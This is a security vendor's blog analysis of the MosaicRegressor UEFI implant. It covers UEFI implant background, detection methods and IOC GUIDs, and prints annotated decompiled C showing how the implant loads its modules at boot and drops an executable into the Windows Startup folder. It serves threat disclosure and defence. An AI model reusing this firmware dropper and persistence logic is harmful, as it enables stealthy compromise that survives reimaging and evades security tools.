

PROTECT YOUR ORGANIZATION FROM MOSAICREGRESSOR AND OTHER UEFI IMPLANTS

INTRODUCTION - THE MOSAICREGRESSOR IMPLANT

Researchers at Kaspersky recently disclosed a new UEFI implant being used in the wild, which they have dubbed MosaicRegressor. This type of implant has been used in targeted attacks as a way to maintain a persistent foothold in target organizations and evade most detection controls while delivering malicious payloads to compromised systems. We have confirmed that Eclypsium detects MosaicRegressor and similar threats even before they are publicly discovered, and without any signatures or associated IOCs

The discovery of MosaicRegressor is significant both in its own right as well as what it likely portends for future threats. MosaicRegressor is the latest in an ongoing trend of UEFI implants observed in the wild. These threats are particularly powerful because their malicious code runs before and supersedes the operating system, while also allowing the threat to persist within firmware even after a system is reimaged or hard drive replaced.

Analysis of MosaicRegressor reveals that it heavily reuses publicly available components from the Hacking Team UEFI implant, discovered in 2015. Attackers can easily use these same components to build additional implants which can be incorporated into existing malware campaigns. They are also particularly flexible and extensible because they allow an attacker to modify the operating system at load time or use System Management Mode (SMM) to manipulate or modify services at run time.

According to the Kaspersky report, MosaicRegressor has been found on systems which run UEFI firmware based on an AMI implementation. This should not be considered a limitation of possible attack surfaces; Eclypsium can confirm that this technique would work on any UEFI firmware on most systems in use today. Even the re-used Hacking Team UEFI rootkit was originally developed to infect systems with Insyde based UEFI firmware.

Importantly, the discussion has centered around installing such an implant using physical access. Yet, while the original HackingTeam's rootkit installation procedures suggest using a USB thumb drive to infect firmware on a target system and that is certainly a commonly used attack vector, it is not the primary attack vector. Another UEFI firmware implant, Lojax, used the same persistence mechanism as MosaicRegressor to remotely infect the host via a software based infection vector exploiting one of many vulnerabilities in UEFI firmware which exist on most systems. Eclypsium researchers have demonstrated remote UEFI based attacks in the past to show just how viable this vector has become.

Finally, the MosaicRegressor implant could easily be used by nearly any threat actor looking to blend into a target environment, since the code it re-used was made public 5 years ago along with detailed documentation on its use.

Defending organizations from these types of threats is one of the core capabilities of the Eclypsium platform. We have confirmed that Eclypsium customers have had the ability to detect MosaicRegressor long before it was publicly identified. Eclypsium leverages three different detection techniques that were all able to detect the presence of the implant. More details are available in the Detections section of this blog.

These types of threats are likely to continue to become more popular, and Eclypsium provides the dedicated layer of protection that organizations need to keep their devices secure.

BACKGROUND - UEFI FIRMWARE IMPLANTS

UEFI firmware is the modern successor to the well known system BIOS. This code runs when the system is first turned on; it is responsible for initializing the hardware and loading and transferring control to the operating system. This firmware is stored in non-volatile SPI flash memory on the motherboard, so it persists on the system even if the operating system is reinstalled and drives are replaced. Additionally, because it runs before the operating system, it's higher privileged than the operating system itself. Due to these characteristics, modifying UEFI firmware is a useful way to maintain persistence and compromise the integrity of the operating system itself, all while evading detection by most endpoint security controls.

In 2015, Hacking Team, a company that built and sold hacking tools to various organizations, was themselves hacked and over 400GB of their internal data was leaked. This leak included source code for a UEFI implant they had developed and sold to various customers. The source for this UEFI implant has since been shared widely and is available on GitHub at https://github.com/hackedteam/vector-edk. While the leak revealed the existence of the implant, there has been no observation of its use in the wild, likely due to the very nature of this attack vector. An in-depth analysis of the Hacking Team implant from the Intel Advanced Threat Research Team is available here.

While the specific Hacking Team implant was never observed in the wild, there have been a spate of attacks against UEFI. The Vault7 leaks revealed the existence of a variety of EFI implants such as DarkMatter and DerStarke along with related tools like Sonic Screwdriver that could insert implants into Mac EFI over vulnerable Thunderbolt connections. Malware campaigns such as LoJax began infecting UEFI to maintain persistence on infected hosts, and ransomware such as EFILock began targeting UEFI as a method to disable devices.

ANALYSIS OF THE NEWLY DISCOVERED MOSAICREGRESSOR UEFI IMPLANT

Researchers discovered that an unidentified threat actor was using a new UEFI implant, which was derived from the Hacking Team implant. F5B320F7E87CC6F9D02E28350BB87DE6 (SmmInterfaceBase) is equivalent to "rkloader" from the Hacking Team. The entry-point function registers a callback for EFI_EVENT_GROUP_READY_TO_BOOT event which is used to trigger additional operations when the UEFI firmware is ready to load the operating system:

```
gReceived = 0;
gBS->CreateEventEx(EVT_NOTIFY_SIGNAL,          // type of event to create
                   TPL_NOTIFY,                 // task priority level of event notification
                   ready_to_boot_callback,     // function to call when event occurs
                   0,                          // optional argument to notify function
                   &gEfiEventReadyToBootGuid, // event group to trigger notification callback
                   &event);                    // pointer to newly created event object
```

When the callback function is triggered, it then loads and starts the SmmAccessSub UEFI firmware component:

```
// make sure to only try to load and run SmmAccessSub once
if ( !gReceived )
{
  // save and set task privilege level
  old_tpl = gBS->RaiseTPL(TPL_HIGH_LEVEL);
  gBS->RestoreTPL(TPL_APPLICATION);

  // get EFI_LOADED_IMAGE_PROTOCOL for currently running UEFI module
  errval = gBS->HandleProtocol(gImageHandle, &gEfiLoadedImageProtocolGuid, &loaded_image_p);
  if ( errval >= 0 )
  {
    // get firmware volume and device path protocols from current image device handle
    dev_handle = loaded_image_p->DeviceHandle;
    errval = gBS->HandleProtocol(dev_handle, &gEfiFirmwareVolumeProtocolGuid, &fwvol_p);
    errval = gBS->HandleProtocol(dev_handle, &gEfiDevicePathProtocolGuid, &devpath_p);

    // allocate buffer for new EFI_DEVICE_PATH chain to create
    size_to_alloc = devpath_p->Length[1] +
                    devpath_p->Length[0] +
                    sizeof(MEDIA_FW_VOL_FILEPATH_DEVICE_PATH) +
                    sizeof(EFI_DEVICE_PATH_PROTOCOL);
    gBS->AllocatePool(EfiBootServicesData, size_to_alloc, &new_devpath_p);

    // start with device path to firmware volume this module was loaded from
    devpath_size = devpath_p->Length[1] + devpath_p->Length[0];
    gBS->CopyMem(new_devpath_p, devpath_p, devpath_size);

    // add MEDIA_FW_VOL_FILEPATH_DEVICE_PATH with SmmAccessSub GUID
    sas_dp = (MEDIA_FW_VOL_FILEPATH_DEVICE_PATH *)(new_devpath_p +
                                                   devpath_size);
    sas_dp->Header.Type = MEDIA_DEVICE_PATH;
    sas_dp->Header.SubType = MEDIA_PIWG_FW_FILE_DP;
    sas_dp->Header.Length[0] = sizeof(MEDIA_FW_VOL_FILEPATH_DEVICE_PATH);
    sas_dp->Header.Length[1] = 0;
    gBS->CopyMem(&sas_dp->FvFileName, &SmmAccessSubGuid, 16);

    // end device path chain with END_DEVICE_PATH_TYPE
    end_dp = (EFI_DEVICE_PATH_PROTOCOL *)(new_devpath_p +
                                          devpath_size +
                                          sizeof(MEDIA_FW_VOL_FILEPATH_DEVICE_PATH);
    end_dp->Header.Type = END_DEVICE_PATH_TYPE;
    end_dp->Header.SubType = -1;
    end_dp->Header.Length[0] = sizeof(EFI_DEVICE_PATH_PROTOCOL);
    end_dp->Header.Length[1] = 0;

    // load and start SmmAccessSub UEFI component
    loadimage_err = gBS->LoadImage(0, gImageHandle, &new_devpath_p, 0, 0, &loaded_image);
    if ( loadimage_err >= 0 )
      gBS->StartImage(loaded_image, 0, 0);

    gBS->FreePool(new_devpath_p);
```

```
    // set flag to avoid doing this multiple times
    gReceived = 1;

    // restore previously set task privilege level
    gBS->RaiseTPL(TPL_HIGH_LEVEL);
    gBS->RestoreTPL(old_tpl);
  }
}
```

Analyzing B53880397D331C6FE3493A9EF81CD76E (SmmAccessSub) we see the entry-point function calls a helper to find the Windows installation, checks for existence of \Windows\setupinf.log marker file, and drops malware if that file does not exist.

```
// get EFI_LOADED_IMAGE_PROTOCOL for current UEFI module
errval = gBS->HandleProtocol(ImageHandle, &gEfiLoadedImageProtocolGuid, &loaded_img_p);
if ( errval >= 0 )
{
  // use device handle to go search for Windows installation
  if ( find_windows_install(loaded_img_p->DeviceHandle) )
  {
    // allocate room for path we're going to create
    path_buf_ptr = alloc_and_zero(520);

    // build path to file used as indicator that malware has already been dropped
    wstrcpy(path_buf_ptr, L"\\Windows\\");
    wstrcat(path_buf_ptr, L"setupinf.log");

    // first try to open the file, if it exists skip everything else
    errval = win_vol->Open(win_vol,                    // volume root to create file in
                           &setupinf_handle,           // handle for opened file
                           path_buf_ptr,               // path to file within volume
                           EFI_FILE_MODE_READ,         // file open mode
                           0);                         // file attributes
    if ( errval < 0 )
    {
      // if marker file didn't exist, create and drop malware
      errval = win_vol->Open(win_vol,                  // volume root to create file in
                             &setupinf_handle,         // handle for newly created file
                             path_buf_ptr,             // path to file within volume
                             EFI_FILE_MODE_CREATE |    // file open mode
                             EFI_FILE_MODE_READ |
                             EFI_FILE_MODE_WRITE,
                             0);                       // file attributes
      if ( errval >= 0 )
      {
        gBS->FreePool(path_buf_ptr);
        errval = setupinf_handle->Close(setupinf_handle);
        if ( errval >= 0 )
        {
          drop_malware();
```

One of the functions in this component, which we refer to as find_windows_install, iterates over EFI_SIMPLE_FILE_SYSTEM_PROTOCOL handles to find a volume that contains a \Windows\System32 path. The function we refer to as drop_malware checks if \Users directory exists on Windows installation volume and only drops the embedded file to filesystem if that exists:

```
size_of_exe_to_drop = 13312;

// check if \Users directory exists on Windows install volume
errval = win_vol->Open(win_vol, &users_handle, L".\\Users", 1);
if ( errval >= 0 )
{
  errval = users_handle->Close(users_handle);
  if ( errval >= 0 )
  {
    // allocate buffer and create path to All Users startup folder
    path_buf = alloc_and_zero(520);
    wstrcat(path_buf, L"\\ProgramData\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\");
    wstrcat(path_buf, L"IntelUpdate.exe");

    // create the file...
    errval = win_vol->Open(win_vol,               // volume root to create file in
                           &file_p,               // handle for newly created file
                           path_buf,              // path to file within volume
                           EFI_FILE_MODE_CREATE | // file open mode
                           EFI_FILE_MODE_READ |
                           EFI_FILE_MODE_WRITE,
                           0);                    // file attributes
    if ( errval >= 0 )
    {
      // write contents of embedded executable in current UEFI module to filesystem
      errval = file_p->Write(file_p, &size_of_exe_to_drop, embedded_exe_to_drop);
      if ( errval >= 0 )
      {
        errval = file_p->Close(file_p);
        if ( errval >= 0 )
          gBS->FreePool(path_buf);
      }
    }
  }
}
```

91A473D3711C28C3C563284DFAFE926B (SmmReset) gets the previous value of the fTA variable with a hardcoded GUID (8BE4DF61-93CA-11D2-AA0D00E098302288) if it exists, but does nothing with the result. It then sets the value of this fTA variable to be a single null byte.

```
old_var_data = 0;
old_data_size = 1;
gRT->GetVariable( L"fTA",            // variable name
                  &fta_guid,         // variable guid
                  0,                 // any attributes
                  &old_data_size,    // size of buffer for old value
                  &old_var_data );   // buffer to store old value

new_var_data = 0;
gRT->SetVariable( L"fTA",                           // variable name
                  &fta_guid,                        // variable guid
                  EFI_VARIABLE_NON_VOLATILE |       // attributes to set
                  EFI_VARIABLE_BOOTSERVICE_ACCESS |
                  EFI_VARIABLE_RUNTIME_ACCESS,
                  1,                                // size of new value
                  &new_var_data );                  // value to set
```

DD8D3718197A10097CD72A94ED223238 is the Ntfs module provided by Hacking Team to read and write to files inside NTFS filesystems from UEFI. This is used in order to mount the Windows drive and write to the filesystem from the pre-boot UEFI environment before the operating system starts. The built-in UEFI components provide access to FAT filesystems like the EFI System Partition (ESP) where the bootloader and configuration files are stored. However, they do not include native support for writing to NTFS filesystems, which is why this module is included as a support component.

DETECTING MOSAICREGRESSOR WITH ECLYPSIUM

Eclypsium uses a variety of detection techniques to identify both known and unknown versions of firmware implants, backdoors, rootkits, malicious bootloaders, and other related threats. In this case, we were able to natively detect MosaicRegressor on Day-0 in multiple ways including:

1. Detecting Unknown UEFI Implants Without the Use of IOCs

Firmware implants are used in a wide range of threats from common malware and ransomware to highly targeted APT attacks. As such, there is no guarantee that a particular implant will have been seen before. As is the case with MosaicRegressor, Eclypsium detects implants even when they have not been seen before. In this case we were able to detect the implant using the following techniques..

- **Known-Good Firmware Checks**
  One such method is by performing a set of known-good integrity checks of UEFI and component firmware on the device. The solution includes an extensive library and baseline of the UEFI firmware components that should be present on each model and version of devices of majority of manufacturers. If the firmware is modified by an attacker, Eclypsium will detect the change and report the problem.

- **Real-Time Firmware Analysis**
  Eclypsium performs automated and extensive analysis of the firmware itself. In this case our detection logic identifies operations and characteristics of the firmware images, file systems, executables and configuration which reveal malicious and suspicious contents and activity including the dropper component of the implant.

- **Behavioral Analysis**
  Eclypsium also performs behavioral profiling of the firmware and the device itself which reveals suspicious runtime activity associated with various classes of firmware implants. This may include attempts to bypass detection, changes in expected device profile, attempts to disable security protections, attempts to tamper with the security controls, and a variety of other suspicious or malicious activities.

Hash	GUID	Name	Integrity	Analysis
Enter hash	Enter GUID	Enter name		
50a2496c ... 662a0579	F50248A9-2F4D-4DE9-86AE-BDA84D07A41C	Ntfs	Failed	Ok
86a79059 ... 592a6431	F50258A9-2F4D-ADA9-861E-BDA84D07A44C	SmmInterfaceBase	Failed	Ok
ae2da36a ... 091871a8	EAEA9AEC-C9C1-46E2-9D52-432AD25A9B0B	SmmAccessSub	Failed	Failed
c48f247e ... 6a715f85	EAEA9AEC-C9C1-46E2-9D52-432AD25A9B0C	SmmReset	Failed	Ok

DETECTING KNOWN UEFI IMPLANTS USING IOCS

The threat actor re-used the same UEFI components originally used by HackingTeam for their UEFI implant. Because of this, the Eclypsium platform can also detect the new MosaicRegressor implant infection markers that were used by the HackingTeam. This includes GUIDs, hashes and other properties of re-used UEFI modules as well as UEFI configuration settings used as the infection markers:

a. `F50258A9-2F4D-4DA9-861E-BDA84D07A44C SmmInterfaceBase`

b. `F50248A9-2F4D-4DE9-86AE-BDA84D07A41C Ntfs`

c. `EAEA9AEC-C9C1-46E2-9D52-432AD25A9B0C SmmReset`

d. `EAEA9AEC-C9C1-46E2-9D52-432AD25A9B0B SmmAccessSub`

Subsequent analysis also yielded new IoCs specific to the new MosaicRegressor implant that can be applied going forward to detect this threat or future variants re-using its components.

LOOKING FORWARD

It is important for organizations and security teams to recognize that these types of threats are relatively straightforward to develop and can easily be incorporated into existing campaigns.

The implant code itself is easy to build and the UEFI file system format is largely unmodified by individual OEMs. This creates a relatively low barrier to entry for attackers and we are therefore likely to see this type of capability show up in other campaigns.

There are several ways that attackers can leverage UEFI implants in future attacks with minimal effort. For example, because the UEFI implant runs before the operating system loads, it has the ability to modify the operating system as it loads, which can easily subvert any security mechanisms within the OS. In addition to controlling the OS at load time, UEFI implants can also control devices at run time by abusing System Management Mode (SMM). SMM is a CPU mode even more privileged than Ring-0 which the operating system kernel uses. UEFI firmware has the ability to register SMM handlers which are active at OS runtime and can operate at a higher privilege level than the operating system itself. The operating system kernel doesn't have the ability to examine SMM code or block it from executing. A malicious SMM handler could modify the kernel on the fly without anything the kernel could do to prevent it.

These are just some of the ways that UEFI implants can be used, and we've only just scratched the surface of what these threats are capable of. They are highly persistent, stealthy, OS agnostic and can affect a wide variety of targets like user endpoints and servers including running hypervisors and containers. With this combination of high system impact and a low barrier to entry, we are likely to see more of these threats in the wild.